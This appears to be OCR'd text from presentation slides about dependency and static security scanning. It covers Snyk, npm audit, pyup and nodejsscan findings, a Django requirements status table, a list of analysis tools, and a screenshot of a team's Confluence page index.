
Affected versions of this package are vulnerable to Cross-Site Scripting (XSS) attacks via the `data-target` attribute.

More about this issue

https://app.snyk.io/vuln/npm:bootstrap:20160627


npm audit vs. GitHub vs. Snyk differs for the same project

http://pyup.io
http://greenkeeper.io



requirements/base.txt

Django	==2.0.5	2.0.6	outdated	✓ Python 3	Permissive
django-attachments	>=1.3	1.3	unpinned	✓ Python 3	Permissive
django-grappelli		2.11.1	unpinned	✓ Python 3	Permissive
django-vinaigrette		1.1.1	unpinned	✓ Python 3	Permissive
django-uuslug		1.1.8	unpinned	✗ Python 3	Permissive
odfpy		1.3.6	unpinned	✓ Python 3	Permissive
python-bugzilla		2.1.0	unpinned	✗ Python 3	Strong Copyleft
jira	==1.0.10	1.0.15	outdated	✗ Python 3	Permissive



http://viva64.com

Other tools (TODO)

https://github.com/mre/awesome-static-analysis ~ 20 security related tools

https://github.com/python-security/pyt - based on theoretical foundations (Control flow graphs, fixed point, dataflow analysis)

SQLMap & WAPITI from OWASP

NodeJSScan (undecided)


```
$ nodejsscan -d node_modules/

"vuln_count": {
   "Loading of untrusted YAML can cause Remote Code Injection": 1,
   "Unescaped variable in EJS template file": 4,
   "Unescaped variable in Mustache.js/Handlebars.js template
file": 1,
   "Unescaped variable in Pug.js template file": 5
}
```

eslint-plugin-security (?!?)

```
$ 1246 warnings, mostly

Generic Object Injection Sink  security/detect-object-injection

^^^ not sure what to do with this
```

How secure is your testing infrastructure ?

just a few examples




People Directory

All People

People with Personal Spaces

All People



https://[redacted].atlassian.net/wiki/spaces/AGILELIFE/pages/37388308/[redacted]

Agile Life

← Pages

- Agile Software Development Materials
- [redacted] Retrospective
- Decision log
- Definition of Ready
- File lists
- How-to articles
- Issue Severity levels explained
- Issue Workflow
- Meeting notes
- › Practices and Processes
- Retrospectives
- Scrum Onboarding Documents
- › Scrum Team KPI
- › Shared links
- Task Priortization
- › Teams
- Troubleshooting articles
- What page to use
- XP practices

